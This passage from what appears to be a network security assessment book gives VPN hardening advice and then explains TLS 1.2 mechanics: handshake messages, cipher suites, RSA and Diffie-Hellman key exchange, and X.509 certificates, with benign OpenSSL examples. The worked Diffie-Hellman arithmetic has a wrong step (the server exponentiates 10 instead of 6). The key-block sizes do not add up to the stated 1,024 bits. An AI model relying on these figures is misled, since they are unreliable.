- Favor IKEv2 and enforce at minimum DH group 14 (2,048-bit) for safe key exchange. IKE and small DH groups are vulnerable to attack, resulting in compromise of encrypted data.
- Use digital certificates to negate reliance on pre-shared keys and provide device authentication. Microsoft Active Directory Certificate Services in particular supports provision of computer certificates.
- Enforce multifactor authentication (MFA) for user accounts and consider third-party platforms such as Duo Security and Okta. One-time password (OTP) mechanisms are easy to set up in-house also (e.g., OpenVPN Access Server and Google Authenticator¹⁸).
- Filter ingress VPN traffic to limit network access in the event of a compromise. Consider use of bastion hosts and other choke points within your network to provide defense in depth.
- Audit and review VPN authentication successes and failures to identify password grinding activity and compromised user credentials (e.g., logging-in from disparate geographic locations).
- Regularly audit authorized VPN users to identify rogue accounts. Attackers persist within large environments by adding new accounts upon compromising Active Directory, RADIUS, LDAP, and other authentication providers.

¹ See [RFC 2409](#).

- ² See RFC 4302.
- ³ See RFC 4303.
- ⁴ See RFC 7296.
- ⁵ See *ike-scan* on GitHub.
- ⁶ See “IPSec VPN Username Enumeration Vulnerability” at Juniper Networks.
- ⁷ See “Next Generation Encryption” on Cisco.com.
- ⁸ Adrian David et al., “Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice”, proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, October 12–16, 2015.
- ⁹ See *ikeforce.py* on GitHub.
- ¹⁰ Daniel Turner, “Cracking IKE Mission: Improbable (Part 1)”, Trustwave SpiderLabs Blog, March 27, 2013.
- ¹¹ John Pliam, “Authentication Vulnerabilities in IKE and Xauth with Weak Pre-Shared Secrets”, October 2, 1999.
- ¹² Daniel Roethlisberger, “FakeIKEd”, Rö’s Wiki, May 13, 2012.
- ¹³ Dan Turner, “IKEForce Brute”, Vimeo video, posted September 19, 2014.
- ¹⁴ See RFC 2637.
- ¹⁵ See RFC 2784.
- ¹⁶ Bruce Schneier, “Analysis of Microsoft PPTP Version 2”, Schneier on Security.
- ¹⁷ See *chapcrack* on GitHub.
- ¹⁸ See “Google Authenticator Two-Step Authentication” on OpenVPN.net.

Chapter 11. Assessing TLS Services

This chapter describes the steps you should undertake to identify weaknesses in TLS services. Before we get to that, I would like to take a moment to discuss how TLS came to be, and why this book avoids mentioning SSL for the most part.

Netscape Navigator dominated the browser market in the 1990s with around 70 percent market share. Between 1994 and 1996, Netscape Communications developed its own transport encryption mechanism known as *Secure Sockets Layer* (SSL). Due to its market dominance, SSL was widely adopted. The Internet Engineering Task Force (IETF) formed a committee to turn the Netscape SSL 3.0 protocol into a standard—the official name being *Transport Layer Security* (TLS), as ratified by RFC 2246 in 1999.

Entire books are dedicated to the topic. An excellent reference that provides additional layers of detail around TLS and its features is Ivan Ristić's *Bulletproof SSL and TLS* (Feisty Duck, 2014).¹

Figure 11-1 shows TLS running at OSI Layer 6, providing transport security to the application protocol above (HTTP, in this case). This chapter describes the mechanics of TLS version 1.2,² along with assessment tactics that should be adopted for TLS and legacy SSL endpoints. SSL 3.0 is particularly flawed and support is being rapidly phased-out online.



Figure 11-1. TLS belongs to Layer 6

NOTE

TLS relies on TCP as the underlying transport protocol. DTLS³ is a lesser-known protocol that can run atop of Layer 4 datagram protocols including UDP, DCCP,⁴ and SCTP. Web browsers including Google Chrome and Mozilla Firefox support DTLS.

TLS Mechanics

Material is sent between peers via *records*. Figure 11-2 shows the format of a TLS record, including the protocol version (e.g., SSL 3.0 or TLS 1.2), content type (e.g., handshake or application data), and message content.



Hex	Dec	Type
0x14	20	ChangeCipherSpec
0x15	21	Alert
0x16	22	Handshake
0x17	23	Application
0x18	24	Heartbeat

Major version	Minor version	Description
3	0	SSL 3.0
3	1	TLS 1.0
3	2	TLS 1.1
3	3	TLS 1.2

Figure 11-2. TLS record format, content types, and protocol versions

Session Negotiation

TLS sessions are established via *Handshake* records to do the following:

- Agree upon the protocol and cipher suite
- Agree upon compression method and extensions
- Transmit random numbers (known as *nonces*)
- Transmit X.509 digital certificates and encryption keys
- Verify ownership of each other's certificates

Authentication occurs and a master secret is generated. Peers send *Change Cipher Spec* records to instruct each other that material from now on will be sent encrypted and signed, along with a *Finished* message containing an

HMAC of the previous messages. Upon verifying the contents of each *Finished* message, the session is established and data is sent via *Application* records. The process is summarized in **Figure 11-3** and detailed in the following sections.



Figure 11-3. TLS handshake message flow

Client Hello

The first message sent by the client includes the following fields:

- The TLS version the client wants to use (i.e., the highest supported)
- A random 256-bit number
- The session ID value the client is using for the connection (if any)
- A list of preferred cipher suites (ordered favorite first)
- An optional list of preferred TLS compression methods⁵

- TLS extension data communicating the client's abilities to the server⁶

Two fields of particular importance are the TLS version and list of cipher suites. Compression is slated for removal in TLS 1.3, and extensions include support for *elliptic curve cryptography* (ECC) and secure renegotiation.

Server Hello

Upon receiving a *Client Hello* message, the server responds with the following:

- The TLS version the server wants to use
- A random 256-bit number
- The session ID value the server wants to use (if any)
- The selected cipher suite for the session
- The selected compression method
- TLS extension data

At this point, the peers have agreed on key exchange and authentication algorithms, additional features to use, and shared their random values. If an authenticated key exchange mechanism is selected, certificates and additional materials are then shared.

Server Certificate and Key Exchange

The server uses a *Certificate* message to transmit its certificate. In some cases (e.g., using Diffie-Hellman with ephemeral keys) the certificate does not contain key material and a *Server Key Exchange* message is used to send the parameters.

If the server wants to authenticate a client, a *Certificate Request* message is also sent. Mutual authentication introduces a useful layer of security (preventing unauthorized access to the service running atop of TLS), although most systems do not operate in this manner.

The server then sends a *Server Hello Done* message to indicate that it has finished sending messages and is waiting for a response from the client.

Client Certificate and Key Exchange

If requested, the client sends its certificate through a *Client Certificate* message. A *Client Key Exchange* message is next used to send keys to the server using one of three formats:

RSA

The client sends a *premaster secret*, encrypted by using the public key of the server. The parties independently calculate a master secret and key block (using the 256-bit random values and the 384-bit premaster secret). If the server can decrypt this message and generate a valid key block, the client has proven its authenticity.

Diffie-Hellman (DH)

The client sends its DH public value and calculates the premaster secret.

Elliptic Curve Diffie-Hellman (ECDH)

The client sends its ECDH public value (optionally signed using DSA or RSA).

If the client previously sent a *Client Certificate* message (performing mutual authentication), a *Certificate Verify* message authenticates the client by generating an HMAC of the messages up to this point using its private key.

Finished

The client sends a *Change Cipher Spec* record to notify the server that all data to follow will be encrypted. The client also sends a *Finished* message containing an HMAC of the conversation. The server performs the same operation—sending a *Change Cipher Spec* record to instruct the client that material from now on will be encrypted, and a *Finished* message containing an HMAC of the exchange. The client and server assure the integrity of the conversation and authenticate each other upon validating the HMAC values.

Cipher Suites

TLS 1.2 cipher suite entries define the following parameters:

- Key exchange and authentication method
- Bulk symmetric encryption algorithm, key length, and mode
- Message authentication code (MAC) algorithm and PRF

RFC 5246 lists 36 basic cipher suites for TLS 1.2. RFC 4492 introduced a further 25 ECC suites that are preferred by many web browsers, including Google Chrome.⁷ To demonstrate the format and layout of cipher suites, two examples are as follows:

`TLS_RSA_WITH_RC4_128_MD5`

RSA is used for both key exchange and authentication. Once authenticated, the peers use 128-bit RC4 to encrypt data, and 128-bit HMAC-MD5 to ensure integrity.

`TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA`

ECDHE using the elliptic curve digital signature algorithm (ECDSA) for authentication. Once authenticated, the peers use 256-bit AES in cipher block chaining mode (AES_256_CBC) to encrypt data, and 160-bit HMAC-SHA1 to ensure integrity.

To list the supported ciphers within OpenSSL from the command line, use the `ciphers` argument shown in [Example 11-1](#) (output stripped for brevity). The Kx value defines the key exchange algorithm; Au denotes the authentication mechanism; Enc defines the bulk symmetric encryption algorithm and key length; and Mac defines the HMAC function for integrity checking.

Example 11-1. Listing supported cipher suites in OpenSSL

```
root@kali:~# openssl ciphers -v
ECDHE-RSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=RSA Enc=AESGCM(256)
Mac=AEAD
ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=ECDSA Enc=AESGCM(256)
Mac=AEAD
ECDHE-RSA-AES256-SHA384 TLSv1.2 Kx=ECDH Au=RSA Enc=AES(256)
Mac=SHA384
ECDHE-ECDSA-AES256-SHA384 TLSv1.2 Kx=ECDH Au=ECDSA Enc=AES(256)
Mac=SHA384
ECDHE-RSA-AES256-SHA SSLv3 Kx=ECDH Au=RSA Enc=AES(256)
```

Mac=SHA1				
ECDHE - ECDSA - AES256 - SHA	SSLv3	Kx=ECDH	Au=ECDSA	Enc=AES(256)
Mac=SHA1				
SRP - DSS - AES - 256 - CBC - SHA	SSLv3	Kx=SRP	Au=DSS	Enc=AES(256)
Mac=SHA1				
SRP - RSA - AES - 256 - CBC - SHA	SSLv3	Kx=SRP	Au=RSA	Enc=AES(256)
Mac=SHA1				
SRP - AES - 256 - CBC - SHA	SSLv3	Kx=SRP	Au=SRP	Enc=AES(256)
Mac=SHA1				
DHE - DSS - AES256 - GCM - SHA384	TLSv1.2	Kx=DH	Au=DSS	Enc=AESGCM(256)
Mac=AEAD				
DHE - RSA - AES256 - GCM - SHA384	TLSv1.2	Kx=DH	Au=RSA	Enc=AESGCM(256)
Mac=AEAD				
DHE - RSA - AES256 - SHA256	TLSv1.2	Kx=DH	Au=RSA	Enc=AES(256)
Mac=SHA256				
DHE - DSS - AES256 - SHA256	TLSv1.2	Kx=DH	Au=DSS	Enc=AES(256)
Mac=SHA256				
DHE - RSA - AES256 - SHA	SSLv3	Kx=DH	Au=RSA	Enc=AES(256)
Mac=SHA1				
DHE - DSS - AES256 - SHA	SSLv3	Kx=DH	Au=DSS	Enc=AES(256)
Mac=SHA1				

NOTE

You might notice the AEAD values⁸ used for integrity checking in [Example 11-1](#). GCM ciphers (e.g., AES256 - GCM) provide both encryption and integrity protection, so the value is set to AEAD (versus SHA-1, SHA-256, or SHA-384). The algorithm also becomes the *pseudorandom function* (PRF) used to generate the master secret.

Key Exchange and Authentication

TLS supports many key exchange and authentication mechanisms, by which values sent between peers are used to generate a premaster secret, master secret, and a key block. Popular mechanisms are:

- RSA key exchange and authentication
- DH static key exchange, authenticated using RSA or DSA
- Ephemeral DH key exchange, authenticated using RSA or DSA
- ECC versions of DH or DHE, authenticated using RSA, DSA, or ECDSA

Less common algorithms supported by OpenSSL and others include SRP⁹ and PSK.¹⁰

RSA key exchange and authentication

During negotiation, both the client and server send random 256-bit values to each other. The first 32 bits should be based on the local system time, and the remaining 224 bits should be generated by using a PRNG.

The client generates an additional random 368-bit number, and appends it to the 16-bit value of the TLS version for the session (sent previously within the *Client Hello* message). This 384-bit value is the premaster secret.

The premaster secret is encrypted by using the RSA public key of the server, and sent using a *Client Key Exchange* message. Use of the server's public key means that this method of key exchange does not provide forward secrecy.¹¹ However, because the plaintext value stipulates the previously specified TLS protocol version, rollback and in-band downgrade attacks are prevented.

Generating the master secret and key block

The client and server use the same PRF to generate a master secret and key block, as shown in Figures 11-4 and 11-5. The PRF within TLS 1.2 is negotiable via the cipher suite and defaults to SHA-256. Older versions of TLS and SSL use MD5 and SHA-1.



Figure 11-4. Master secret generation



Figure 11-5. Key block generation

The master secret is always 384 bits in length. However, depending on the PRF and cipher suite, the key block can vary in size. For example,

AES_256_CBC_SHA256 requires a 1,024-bit block, which is split into three key pairs:

- Two 256-bit MAC keys
- Two 256-bit encryption keys
- Two 256-bit *initialization vector* (IV) values

The client and server use the keys to encrypt, decrypt, sign, and verify data.

DH key exchange

DH key exchange lets two parties establish a secret (the premaster secret in this case) over a public channel. Key exchange using RSA differs, as a premaster secret is generated by the client and sent to the server (encrypted by using the server's public key).

DH is an anonymous key agreement protocol, and so RSA and DSA are used to provide authentication. TLS 1.2 defines five basic modes of operation, as listed in [Table 11-1](#). ECC modes are discussed later in this chapter.

Table 11-1. DH modes in TLS

Cipher suite	Key type	Transmitted via
DH_RSA	Static	Server certificate (RSA signed)
DH_DSS		Server certificate (DSA signed)
DHE_RSA	Ephemeral	<i>Server Key Exchange</i> message (RSA signed)
DHE_DSS		<i>Server Key Exchange</i> message (DSA signed)
DH_anon		<i>Server Key Exchange</i> message (unsigned)

NOTE

The Digital Signature Algorithm (DSA) is part of the Digital Signature Standard (DSS) published by NIST in FIPS 186-4. Most documents refer to DSA; however, some use DSS to denote the mechanism.

DH public keys (known as *parameters*) are sent from server to client using *Certificate* and *Server Key Exchange* messages. Static parameters are found in the server certificate and derived from the server's private key. Ephemeral parameters are generated for each TLS session and provide forward secrecy.

Peers perform the following to generate a premaster secret:

1. The server sends DH domain parameters (dh_g and dh_p) to the client, which are signed if an authenticated mode is used. The dh_p value should be a large prime number and the dh_g value should be a small primitive root (also known as the *generator*).
2. The client generates a private random number ($rand_c$) and performs the following operation, raising the dh_g value to the power of $rand_c$ and applying it to modulo¹² dh_p to calculate dh_Yc :

$$dh_g^{rand_c} \bmod dh_p = dh_Yc$$

3. The server generates its own private random number ($rand_s$) and performs the same operation to calculate dh_Ys :

$$dh_g^{rand_s} \bmod dh_p = dh_Ys$$

4. The dh_Yc and dh_Ys public values are openly communicated.

5. The client calculates the premaster secret using dh_Ys and $rand_c$:

$$dh_Ys^{rand_c} \bmod dh_p = \text{secret}$$

6. The server performs the same operation using dh_Yc and $rand_s$:

$$dh_Yc^{rand_s} \bmod dh_p = \text{secret}$$

NOTE

When using DH in a static mode, dh_g , dh_p , dh_Ys , and $rand_s$ are fixed and do not provide forward secrecy.

The premaster secret is consistent between the two parties, as the sum values of steps 2 and 3 are raised again by using each party's private random number, resulting in the same total. So long as dh_p is sufficiently long (over 1,024 bits), performing brute-force to compromise the secret is prohibitively expensive.

Upon calculating the premaster secret, each party generates a master secret and key block (as demonstrated by Figures 11-4 and 11-5).

To recap, a basic demonstration of the mathematics is as follows:

1. The server selects a dh_g value (3) and a dh_p value (17), and sends to the client.

2. The client selects a $rand_c$ value of 15 and generates dh_Yc :

$$3^{15} \bmod 17 = 6$$

3. The server selects a $rand_s$ value of 13 and generates dh_Ys :

$$3^{13} \bmod 17 = 12$$

4. The public dh_Yc and dh_Ys values (6 and 12) are distributed.

5. The client performs:

$$12^{15} \bmod 17 = 10$$

6. The server performs:

$$10^{13} \bmod 17 = 10$$

DH parameter selection and negotiation

The server unilaterally defines domain parameters for a session, and so weak values can be presented to a client. For example, dh_p is supposed to be a large prime number, but many clients accept small primes (and even values that are not prime), resulting in weak session security. A cross-protocol attack can also be launched to serve signed ECDH parameters to a client, which are misinterpreted as plain DH parameters.¹³

Support for custom DH parameter groups is slated for removal in TLS 1.3.

ECC

ECC versions of both DH and DSA are defined by RFC 4492 and summarized by [Table 11-2](#). ECC is attractive because it uses small private key sizes and is fast.

Table 11-2. ECDH modes for TLS

Cipher suite	Key type	Transmitted via
ECDH_ECDSA	Static	Server certificate (ECDSA signed)
ECDH_RSA		Server certificate (RSA signed)
ECDHE_ECDSA	Ephemeral	<i>Server Key Exchange</i> message (ECDSA signed)
ECDHE_RSA		<i>Server Key Exchange</i> message (RSA signed)
ECDH_anon		<i>Server Key Exchange</i> message (unsigned)

The server defines a *named curve* during handshake, referring to a published curve and set of parameters. Armed with parameters, each party uses a private key to produce a public value, which is communicated and used to independently generate a premaster secret. Some curves are unsafe and should be avoided, as described by Daniel J. Bernstein and Tanja Lange's SafeCurves project.¹⁴

TLS Authentication

Systems including TLS use X.509 certificates to authenticate clients, servers, and users. Operating systems and web browsers contain the public keys of trusted certificate authorities (CAs), which are used to sign individual certificates.

X.509 format

[Table 11-3](#) lists X.509 fields. These attributes communicate certificate validity, the identity of an entity (i.e., host or user name), and associated public key. The *signature algorithm* and *signature value* extensions are used to sign the certificate by a given authority (known as the issuer).

Table 11-3. X.509 certificate fields

Field	Description
Version	Defines the X.509 version
Serial number	A unique identifier for each certificate from a given issuer
Signature	The algorithm used to sign the certificate
Issuer	Identifies the entity that has signed the certificate
Validity	Defines the validity period for the certificate
Subject	Identifies the entity associated with the public key
Subject public key	Used to describe the subject's public key and corresponding algorithm (i.e., RSA, DSA, or DH)
Unique identifiers	The issuer and subject identifiers
Extensions	Extensions allowing for particular policies to be set and data communicated (e.g., the signature algorithm and CA public key values used)

During testing, use the OpenSSL command-line utility in `s_client`¹⁵ and `x509` modes to retrieve and process X.509 certificates, as demonstrated by Examples 11-2 and 11-3. The output reveals both certificate fields and extensions.

Example 11-2. Obtaining and processing an X.509 certificate

```
root@kali:~# openssl s_client -connect www.google.com:443
CONNECTED(00000003)
depth=2 /C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
verify error:num=20:unable to get local issuer certificate
verify return:0
---
Certificate chain
 0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
  i:/C=US/O=Google Inc/CN=Google Internet Authority G2
 1 s:/C=US/O=Google Inc/CN=Google Internet Authority G2
  i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
 2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
  i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIEdjCCA16gAwIBAgIIK9dUvsPWSlUwDQYJKoZIhvcNAQEFBQAwSTELMAkGA1UE
```

```
BhMCVVMxEzARBgNVBAoTCKdvb2dsZSBJbmMxJTAjBgNVBAMTHEdvb2dsZSBJbnRl
cm5ldCBBDXRob3JpdHkgRzIwHhcNMTQxMDA4MTIwNzU3WhcNMTUwMTA2MDAwMDAw
WjBoMQswCQYDVQQGEWJVUzETMBEGA1UECAwKQ2FsaWZvcml5pYTEWMBQGA1UEBwwN
TW91bnRhaW4gVmllZzETMBEGA1UECgwKR29vZ2x1IElYzEXMBUGA1UEAwwOdzD3
Lmdvb2dsZS5jb20wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCcKeLr
pLAC+Lofy8t/wDwtB6eu72CVp0cJ4V3lknN6huH9ct6FFk70oRIh/VBNBBz900jY
y+7111Jm1b8iqOTQ9aT5C7SEhNcQFJvqzH3eMPkb6ZSWGm1yGF7MCQTGQXF20Sk/
016FSjAynU/b3oJm0ctcycWYkY0ytS/k3LBuId45PJaoMqjB0WypqvNeJHC3q5Jj
CB4RP7Nfx5jjHSrCMhw8LUMW4EaDxjaR9KDhPLgjsk+LDIySRSDaCQGhEOWLJZV
LzLo4N6/UlctCHEllpBUSvE0yFga52qroGjgrf3W0Q925MFwzd6AK+Ich0gDRg8s
